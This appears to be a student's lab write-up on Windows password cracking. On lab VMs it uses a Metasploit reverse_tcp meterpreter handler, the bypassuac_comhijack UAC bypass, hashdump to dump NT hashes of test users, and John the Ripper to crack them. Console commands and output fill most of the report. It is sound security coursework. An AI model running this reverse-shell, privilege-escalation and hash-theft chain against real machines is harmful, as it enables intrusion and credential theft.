


Task B: Windows Password Cracking

Log on to Windows 7 VM and establish a reverse shell connection with the admin privilege to the target Windows 7 VM. Then, create a list of 3 users with different passwords.



Creating 3 password protected users in windows 7


User7 - hello

User8 - world


User9 - 1234

Now, complete the following tasks in sequence.


1. Display the password hashes by using the "hashdump" command in the meterpreter shell.



Launching msfconsole; using multihandler exploit; setting payload; showing options for host and port



Setting host to internal kali; setting port to 4444; running exploit to open meterpreter



Running background on meterpreter; seeing sessions open; searching uac for a bypass

```
root@kali: ~  
File Actions Edit View Help  
  
msf6 exploit(multi/handler) > use 9  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/local/bypassuac_comhijack) > show options  
  
Module options (exploit/windows/local/bypassuac_comhijack):  


| Name    | Current Setting | Required | Description                       |
|---------|-----------------|----------|-----------------------------------|
| SESSION |                 | yes      | The session to run this module on |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.10.13   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
View the full module info with the info, or info -d command.
```

Activate Windows
Go to Settings to activate Windows.

Using bypass 9; show options

```
root@kali: ~  
File Actions Edit View Help  
  
msf6 exploit(windows/local/bypassuac_comhijack) > set session 1  
session => 1  
msf6 exploit(windows/local/bypassuac_comhijack) > show options  
  
Module options (exploit/windows/local/bypassuac_comhijack):  


| Name    | Current Setting | Required | Description                       |
|---------|-----------------|----------|-----------------------------------|
| SESSION | 1               | yes      | The session to run this module on |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.10.13   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
View the full module info with the info, or info -d command.
```

Activate Windows
Go to Settings to activate Windows.

Setting session to session 1; reopening options

```
SESSION 2/1
msf6 exploit(windows/local/bypassuac_comhijack) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Targeting Event Viewer via HKCU\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931} ...
[*] Uploading payload to C:\Users\WINDOW~1\AppData\Local\Temp\jnQlFZph.dll ..
.
[*] Executing high integrity process C:\Windows\System32\eventvwr.exe
[*] Sending stage (176198 bytes) to 192.168.10.9
[+] Deleted C:\Users\WINDOW~1\AppData\Local\Temp\jnQlFZph.dll
[*] Meterpreter session 2 opened (192.168.10.13:4444 → 192.168.10.9:1033) at
2025-04-17 16:30:21 -0400
[*] Cleaning up registry; this can take some time...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
root@kali: ~
File Actions Edit View Help
[*] Targeting Event Viewer via HKCU\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931} ...
[*] Uploading payload to C:\Users\WINDOW~1\AppData\Local\Temp\jnQlFZph.dll ..
.
[*] Executing high integrity process C:\Windows\System32\eventvwr.exe
[*] Sending stage (176198 bytes) to 192.168.10.9
[+] Deleted C:\Users\WINDOW~1\AppData\Local\Temp\jnQlFZph.dll
[*] Meterpreter session 2 opened (192.168.10.13:4444 → 192.168.10.9:1033) at 2025-04-17 16:30:21 -0400
[*] Cleaning up registry; this can take some time ...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
:
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
User7:1003:aad3b435b51404eeaad3b435b51404ee:066ddfd4ef0e9cd7c256fe77191ef43c:::
User8:1004:aad3b435b51404eeaad3b435b51404ee:53a150b236b268f2bd524d10171eb3e4:::
User9:1005:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaaee8fb117ad06bdd830b7586c:::
meterpreter > |
```

Activate Windows
Go to Settings to activate Windows.

11:30 AM
4/17/2025

Running exploit; opening meterpreter; running hashdump

2. Save the password hashes into a file named "your_midas.WinHASH" in Kali Linux. Then run John the ripper for 10 minutes to crack the passwords.


```
(root@kali)-[~]
└─# john ihenr002.WinHASH --format=NT
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16
x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (Window 7)
1234          (User9)
              (Administrator)
              (Guest)
hello        (User7)
world        (User8)
Proceeding with incremental:ASCII
█
```

Activate Windows
Go to Settings to activate Windows.



ENG



11:36 AM
4/17/2025